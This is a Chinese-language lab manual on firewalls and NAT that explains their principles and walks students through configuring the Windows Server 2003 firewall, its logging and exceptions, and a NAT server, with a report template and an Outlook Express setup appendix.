通过以防火墙为中心的安全方案配置，能将所有安全软件(如口令、加密、身份认证、审计等)配置在防火墙上。与将网络安全问题分散到各个主机上相比，防火墙的集中安全管理更经济。例如在网络访问时，一次一密口令系统和其它的身份认证系统完全可以不必分散在各

个主机上，而集中在防火墙一身上。

3. 对网络存取和访问进行监控审计

如果所有的访问都经过防火墙，那么，防火墙就能记录下这些访问并作出日志记录，同时也能提供网络使用情况的统计数据。当发生可疑动作时，防火墙能进行适当的报警，并提供网络是否受到监测和攻击的详细信息。另外，收集一个网络的使用和误用情况也是非常重要的。这样可以清楚防火墙是否能够抵挡攻击者的探测和攻击，并且清楚防火墙的控制是否充足。而网络使用统计对网络需求分析和威胁分析等而言也是非常重要的。

4. 防止内部信息的外泄

通过利用防火墙对内部网络的划分，可实现内部网重点网段的隔离，从而限制了局部重点或敏感网络安全问题对全局网络造成的影响。再者，隐私是内部网络非常关心的问题，一个内部网络中不引人注意的细节可能包含了有关安全的线索而引起外部攻击者的兴趣，甚至因此而暴露了内部网络的某些安全漏洞。使用防火墙就可以隐蔽那些透漏内部细节的服务如 Finger, DNS 等。Finger 显示了主机的所有用户的注册名、真名，最后登录时间和使用 shell 类型等。Finger 显示的信息非常容易被攻击者所获悉。攻击者可以知道一个系统使用的频繁程度，这个系统是否有用户正在连线上网，这个系统是否在被攻击时引起注意等等。防火墙可以同样阻塞有关内部网络中的 DNS 信息，这样一台主机的域名和 IP 地址就不会被外界所了解。

除了安全作用，防火墙还支持具有 Internet 服务特性的企业内部网络技术体系 VPN。通过 VPN，将企事业单位在地域上分布在全世界各地的 LAN 或专用子网，有机地联成一个整体。不仅省去了专用通信线路，而且为信息共享提供了技术保障。

三. NAT

NAT 英文全称是“Network Address Translation”，中文意思是“网络地址转换”，它是一个 IETF(Internet Engineering Task Force, Internet 工程任务组)标准，允许一个整体机构以一个公共 IP 地址出现在 Internet 上。顾名思义，它是一种把内部私有 IP 地址翻译成公共 IP 地址的技术。

简单的说，NAT 就是在局域网内部网络中使用内部地址，而当内部节点要与外部网络进行通讯时，就在网关处，将内部地址替换成公用地址，从而在外部公网(Internet)上正常使用，NAT 可以使多台计算机共享 Internet 连接，这一功能很好地解决了公共 IP 地址紧缺的问题。通过这种方法，您可以只申请一个公共 IP 地址，就把整个局域网中的计算机接入 Internet 中。这时，NAT 屏蔽了内部网络，所有内部网络计算机对于公共网络来说是不可见的，而内部网计算机用户通常不会意识到 NAT 的存在。这里提到的内部地址，是指在内部网络中分配给节点的私有 IP 地址，这个地址只能在内部网络中使用，不能被路由。虽然内部地址可以随机挑选，但是通常使用的是下面的地址：10.0.0.0~10.255.255.255，172.16.0.0~172.16.255.255，192.168.0.0~192.168.255.255。NAT 将这些无法在互联网上使用的保留 IP 地址翻译成可以在互联网上使用的合法 IP 地址。而全局地址，是指合法的 IP 地址，它是由 NIC(网络信息中心)或者 ISP(网络服务提供商)分配的地址，对外代表一个或多个内部局部地址，是全球统一的可寻址的地址。

NAT 功能通常被集成到路由器、防火墙、ISDN 路由器或者单独的 NAT 设备中。比如 Cisco 路由器中已经加入这一功能，网络管理员只需在路由器的 IOS 中设置 NAT 功能，就可以实现对内部网络的屏蔽。再比如防火墙将 Web Server 的内部地址 192.168.1.1 映射为外部地址 202.96.23.11，外部访问 202.96.23.11 地址实际上就是访问 192.168.1.1。另外对资金有限的小型企业来说，现在通过软件也可以实现这一功能。Windows 98 SE、Windows 2000 都

包含了这一功能。

NAT 有三种类型：静态 NAT(Static NAT)、动态地址 NAT(Pooled NAT)、网络地址端口转换 NAPT (Port-Level NAT)。

其中静态 NAT 设置起来是最为简单和最容易实现的一种，内部网络中的每个主机都被永久映射成外部网络中的某个合法的地址。而动态地址 NAT 则是在外部网络中定义了一系列的合法地址，采用动态分配的方法映射到内部网络。NAPT 则是把内部地址映射到外部网络的一个 IP 地址的不同端口上。根据不同的需要，三种 NAT 方案各有利弊。

动态地址 NAT 只是转换 IP 地址，它为每一个内部的 IP 地址分配一个临时的外部 IP 地址，主要应用于拨号，对于频繁的远程联接也可以采用动态 NAT。当远程用户联接上之后，动态地址 NAT 就会分配给他一个 IP 地址，用户断开时，这个 IP 地址就会被释放而留待以后使用。

网络地址端口转换 NAPT (Network Address Port Translation) 是人们比较熟悉的一种转换方式。NAPT 普遍应用于接入设备中，它可以将中小型的网络隐藏在一个合法的 IP 地址后面。NAPT 与动态地址 NAT 不同，它将内部连接映射到外部网络中的一个单独的 IP 地址上，同时在该地址上加上一个由 NAT 设备选定的 TCP 端口号。

在 Internet 中使用 NAPT 时，所有不同的信息流看起来好像来源于同一个 IP 地址。这个优点在小型办公室内非常实用，通过从 ISP 处申请的一个 IP 地址，将多个连接通过 NAPT 接入 Internet。实际上，许多 SOHO 远程访问设备支持基于 PPP 的动态 IP 地址。这样，ISP 甚至不需要支持 NAPT，就可以做到多个内部 IP 地址共用一个外部 IP 地址访问 Internet，虽然这样会导致信道的一定拥塞，但考虑到节省的 ISP 上网费用和易管理的特点，用 NAPT 还是很值得的。

四. Windows 2003 防火墙

Windows 2003 提供的防火墙称为 Internet 连接防火墙，通过允许安全的网络通信通过防火墙进入网络，同时拒绝不安全的通信进入，使网络免受外来威胁。Internet 连接防火墙只包含在 Windows Server 2003 Standard Edition 和 32 位版本的 Windows Server 2003 Enterprise Edition 中。

在 Windows2003 服务器上，对直接连接到 Internet 的计算机启用防火墙功能，支持网络适配器、DSL 适配器或者拨号调制解调器连接到 Internet。它可以有效地拦截对 Windows 2003 服务器的非法入侵，防止非法远程主机对服务器的扫描，从而提高 Windows 2003 服务器的安全性。同时，它也可以有效拦截利用操作系统漏洞进行端口攻击的病毒，如冲击波等蠕虫病毒。如果在用 Windows 2003 构造的虚拟路由器上启用此防火墙功能，能够对整个内部网络起到很好的保护作用。

1. 启用/关闭防火墙

(1) 打开“网络连接”，右击要保护的连接，单击“属性”，出现“本地连接属性”对话框。

(2) 选择“高级”选项卡，单击“设置”按钮，出现启动/停止防火墙界面。如果要启用 Internet 连接防火墙，请单击“启用(O)”按钮；如果要禁用 Internet 连接防火墙，请单击“关闭(F)”按钮。

2. 防火墙服务设置

Windows 2003 Internet 连接防火墙能够管理服务端口，例如 HTTP 的 80 端口、FTP 的 21 端口等，只要系统提供了这些服务，Internet 连接防火墙就可以监视并管理这些端口。

(1) 解除阻止设置。

在“例外”选项卡中,可以通过设定让防火墙禁止和允许本机中某些应用程序访问网络,加上“√”表示允许,不加“√”表示禁止。如果允许本机中某项应用程序访问网络,则在对话框中间列表中所列出该项服务前加“√”(如果不存在则可单击“添加程序”按钮进行添加);如果禁止本机中某项应用程序访问网络,则将该项服务前的“√”清除(如果不存在同样可以添加)。在“Windows 防火墙阻止程序时通知我”选项前打“√”则在主机出现列表框中不存在的应用程序欲访问网络时,防火墙会弹出提示框询问用户是否允许该项网络连接。

(2) 高级设置。

在“高级”选项卡中,可以指定需要防火墙保护的网络连接,双击网络连接或单击“设置”按钮设置允许其他用户访问运行于本主机的特定网络服务。选择“服务”选项卡,其中列举出了网络标准服务,加上“√”表示允许,不加“√”表示禁止。如果允许外部网络用户访问网络的某一项服务,则在对话框中间列表中所列出该项服务前加“√”(如果不存在则可单击“添加程序”按钮进行添加);如果禁止外部网络用户访问内部网络的某一项服务,则将该项服务前的“√”清除(如果不存在同样可以添加)。选择“ICMP”选项卡,允许或禁止某些类型的 ICMP 响应,建议禁止所有的 ICMP 响应。

3. 防火墙安全日志设置

Windows2003 防火墙可以记录所有允许和拒绝进入的数据包,以便进行进一步的分析。在“高级”选项卡的“安全日志记录”框中单击“设置”按钮,进入“日志设置”界面。

如果要记录被丢弃的包,则选中“记录被丢弃的数据包”复选按钮;如果要记录成功的连接,则选中“记录成功的连接”复选按钮。

日志文件默认路径为 C:\WINDOWS\pfirewall.log,用记事本可以打开,所生成的安全日志使用的格式为 W3C 扩展日志文件格式,可以用常用的日志分析工具进行查看分析,也可以重新指定日志文件,而且还可以通过“大小限制”限定文件的最大使用空间。

「说明」 建立安全日志是非常必要的,在服务器安全受到威胁时,日志可以提供可靠的证据。

实验步骤:

本练习主机 A、C、E 为一组, B、D、F 为一组。

首先使用“快照 X”恢复 Windows 系统环境。

一. 防火墙日志设置

在“Windows 防火墙”的“高级”选项卡中,点击“安全日志记录”中的“设置”按钮,在“日志设置”对话框中指定日志文件名称、大小及记录选项。

二. 防火墙基础操作

操作概述: 启用 Windows Server 2003 系统防火墙,设置规则阻断 ICMP 回显请求数据包。

(1) 在启用防火墙之前,同组主机通过 ping 指令互相测试网络连通性,确保互相是连通的,若测试未通过请排除故障。

(2) 本机启用防火墙,并设置防火墙仅对“本地连接”进行保护。

(3) 同组主机再次通过 ping 指令互相测试网络连通性,确认是否相互连通_____。

(4) 设置本机防火墙允许其传入 ICMP 回显请求。

(5) 同组主机第三次测试网络连通性，确认是否相互连通_____。

(6) 查看防火墙日志，判断已发生的网络行为。

三. 防火墙例外操作

操作概述: 启用 Windows Server 2003 系统防火墙, 在“例外”选项卡中添加程序“UdpTools” (路径为: C:\ExpNIS\NetAD-Lab\Tools\Analyzer\tools\UdpTools.exe), 允许 UdpTools 间通信, 并弹出网络连接提示信息。

(1) 关闭防火墙, 同组主机间利用 UdpTools 进行数据通信, 确保通信成功。

「说明」UdpTools 通信双方分别为客户端和服务端, 其默认通过 2513/UDP 端口进行通信, 可以自定义通信端口, 运行如图 9-1-1 所示。必须一方为服务器端, 一方为客户端才可通信成功。




图 9-1-1 UDP 连接工具

(2) 本机启用防火墙 (仅对本地连接), 将本机作为 UdpTools 服务器端, 同组主机以 UdpTools 客户端身份进行通信, 确定客户端通信请求是否被防火墙阻塞_____。

(3) 断开 UdpTools 通信, 单击“例外”选项卡, 在“程序和服务”列表框添加程序“UdpTools.exe” (C:\ExpNIS\NetAD-Lab\Tools\Analyser\tools\ UdpTools.exe) 并将其选中。再次启动 UdpTools 并以服务器身份运行, 同组主机仍以客户端身份与其通信, 确定客户端通信请求是否被防火墙阻塞_____。

实验完成, 关闭系统防火墙。

四. NAT 操作

实验角色说明如下:

实验主机	实验角色
主机A、B	内网主机
主机C、D	NAT
主机E、F	外网主机

操作概述：Windows Server 2003 “路由和远程访问” 服务包括 NAT 路由协议。如果将 NAT 路由协议安装和配置在运行 “路由和远程访问” 的服务器上，则使用专用 IP 地址的内部网络客户端可以通过 NAT 服务器的外部接口访问 Internet。



图 9-1-2 实验网络连接示意图

参看图 9-1-2，当内部网络主机 PC1 发送要连接 Internet 主机 PC2 的请求时，NAT 协议驱动程序会截取该请求，并将其转发到目标 Internet 主机。所有请求看上去都像是来自 NAT 服务器的外部连接 IP 地址，这样就隐藏了内部网络主机。

在这里我们将 Windows Server 2003 主机配置成为 “路由和远程访问” NAT 服务器，并模拟搭建 Internet 网络环境对 NAT 服务器进行测试。

(1) 实验网络拓扑规划。


- 按图 9-1-2 所示，本实验需 3 台主机共同完成，设定主机 A 为内网主机 PC1，将其内部网络接口（默认为“本地连接”）的默认网关指向主机 C 的内部网络接口（默认为“本地连接”）；设定主机 C 为 NAT 服务器；设定主机 E 为外网主机 PC2。

- 默认外部网络地址 202.98.0.0 / 24；内部网络地址 172.16.0.0 / 24，也可根据实际情况指定内网与外网地址。（每个外部网络地址设为 2XX.98.0.Y，XX 为组号 01--10，Y 为主机编号 0--6）


- 默认主机 C “本地连接” 为内部网络接口；“外部连接” 为外部网络接口，也可指定“本地连接” 为外部网络接口。

(2) 按步骤(1)中规划, 配置主机 C “本地连接”、“外部连接” 的 IP 地址；主机 A 和 E 的地址。


点击主机 C 的网络邻居的属性，对外部网络 IP 进行配置后，点击启动。同时将本地连接的网关清除。比如将主机 C 的外部网络如下配置：



点击主机 A 的网络邻居的属性，对内部网络 IP 进行配置，将其网关改成主机 C 的内部网络地址：



点击主机 E 的网络邻居的属性，对外部网络 IP 进行配置后，点击启动，同时将主机 E 的本地连接禁用。比如将主机 E 的外部网络如下配置：



(3) 主机 C 配置 NAT 路由服务。依次单击“开始”|“程序”|“管理工具”|“路由和远程访问”，在“路由和远程访问”，选择要安装 NAT 路由协议的本地服务器，右键单击在弹出菜单中选择“配置并启用路由和远程访问”。

「注」操作期间若弹出“为主机名启用了 Windows 防火墙/Internet 连接共享服务……”警告信息，请先禁用“Windows 防火墙/Internet 连接共享”服务，后重试操作。具体做法：“开始”|“程序”|“管理工具”|“计算机管理”|“服务和应用程序”|“服务”，在右侧服务列表中选择“Windows Firewall/Internet Connection Sharing(ICS)”服务，先将其停止，然后在启动类型中将其禁用。

(4) 在“路由和远程访问服务器安装向导”中选择“网络地址转换(NAT)”服务。

(5) 在“NAT Internet 连接”界面中指定连接到 Internet 的网络接口，该网络接口对于 Internet 来说是可见的。若在步骤(1)中已将“外部连接”指定为公共接口，则此处应选择“外部连接”。同时将“通过设置基本防火墙来在对选择的接口进行保护”的对钩去掉。

(6) 在“名称和地址转换服务”界面中选择“我将稍后设置名称和地址服务”(若“本地连接”为自动获取 IP 地址，安装向导会自动检测到网络上的 DHCP 服务器，因此“名称和地址转换服务”界面将不会出现)。至最后完成路由和远程访问配置。如果没有这一步出现，直接点击完成即可。

(7) 连通性测试

主机 C 打开“协议分析器”并定义过滤器，操作如下：依次单击菜单项“设置”|“定义

过滤器”，在“协议过滤”选项卡“协议树”中选中“ICMP”协议。新建两个捕获窗口，分别选择“本地连接”和“外部连接”，开始捕获数据包。

内网主机 A 通过 ping 指令对外网主机 E 做连通性测试。

「说明」协议分析器操作说明：单击“新建捕获窗口”按钮，点击“选择过滤器”按钮，确定过滤信息。在新建捕获窗口工具栏中点击“开始捕获数据包”按钮，此时系统若存在多个可用的网络适配器，则会弹出“适配器选择”对话框，勾选网络适配器，单击“确定”按钮，开始捕获数据包。观察状态栏“捕获帧数”窗格，当捕获到数据时单击“停止捕获数据包”按钮，依次展开“会话分析树”|“ICMP 会话”，如图 9-1-3 所示。




图 9-1-3 在 NAT 服务器外部接口上监听到的 ICMP 会话

(8)结合 ICMP 会话分析结果,请说出 ICMP 数据包的传输(路由)过程_____。

实验报告格式

实验九 防火墙实验

练习一 Windows2003 防火墙应用

实验目的：

1. 了解防火墙的含义与作用
2. 学习防火墙的基本配置方法

实验内容： 进行防火墙日志设置和基本操作，构建安全的企业网络环境

实验人数： 每组 3 人

系统环境： Windows

网络环境： 交换网络结构

实验工具： UdpTools、Windows Server 2003 系统防火墙、网络协议分析器

实验原理：

防火墙是指设置在不同网络(如可信任的企业内部网和不可信的公网)或网络安全域之间的一系列部件的组合。它是不同网络或网络安全域之间信息的唯一出入口，能根据企业的安全政策控制(允许、拒绝、监测)出入网络的信息流，且本身具有较强的抗攻击能力。它是提供信息安全服务，实现网络和信息安全的基础设施。在逻辑上，防火墙是一个分离器、一个限制器、也是一个分析器，有效地监控了内部网络和 Internet 之间的任何活动，保证了内部网络的安全。

防火墙是网络安全的屏障，它可以强化网络安全策略，并且对网络存取和访问进行监控审计，防止内部信息的外泄。

Windows 2003 提供的防火墙称为 Internet 连接防火墙，通过允许安全的网络通信通过防火墙进入网络，同时拒绝不安全的通信进入，使网络免受外来威胁。Internet 连接防火墙只包含在 Windows Server 2003 Standard Edition 和 32 位版本的 Windows Server 2003 Enterprise Edition 中。

实验步骤： 按照练习一的实验步骤

实验结果： 完成练习一的所有步骤，并将步骤中需要完成的实验结果记录在实验报告上。

附录 A Outlook Express 配置方法

邮箱命名规则：userGX@CServer.NetLab，其中 G 表示实验主机所属组编号（1-32），X 表示主机编号（A-F），邮箱口令与用户名相同。例如第 1 组主机 A，其邮箱 user1A@CServer.NetLab。

下面以用户名 user1A 和 user1B 为例。

一. Outlook Express 配置

- （1）打开 Outlook Express，在“显示名”中填写“user1A”，单击“下一步”按钮；
- （2）在“电子邮件地址”中填写“user1A@CServer.NetLab”，单击“下一步”按钮；
- （3）在“接收邮件服务器”与“发送邮件服务器”均填写“邮件服务器的 IP 地址（172.16.0.254）”，单击“下一步”按钮。
- （4）在“帐户名”与“密码”均填写“user1a”（小写输入），单击“下一步”直到完成。

二. 发送邮件


- （1）单击“创建邮件”工具栏按钮，弹出“新邮件”窗口；
- （2）在“收件人”中填写“user1B@CServer.NetLab”，主题自选；
- （3）如果要附带发送文件，单击“插入->文件附件”菜单项，选中目标文件夹下的目标文件，单击“发送”按钮，完成发送过程。

三. 接收邮件


单击“发送/接收”按钮接收即可接收发过来的邮件，右键点击附件，选择“另存为”即可将对方发送过来的文件保存到目标文件夹下。

附录 B 实验室网络拓扑结构

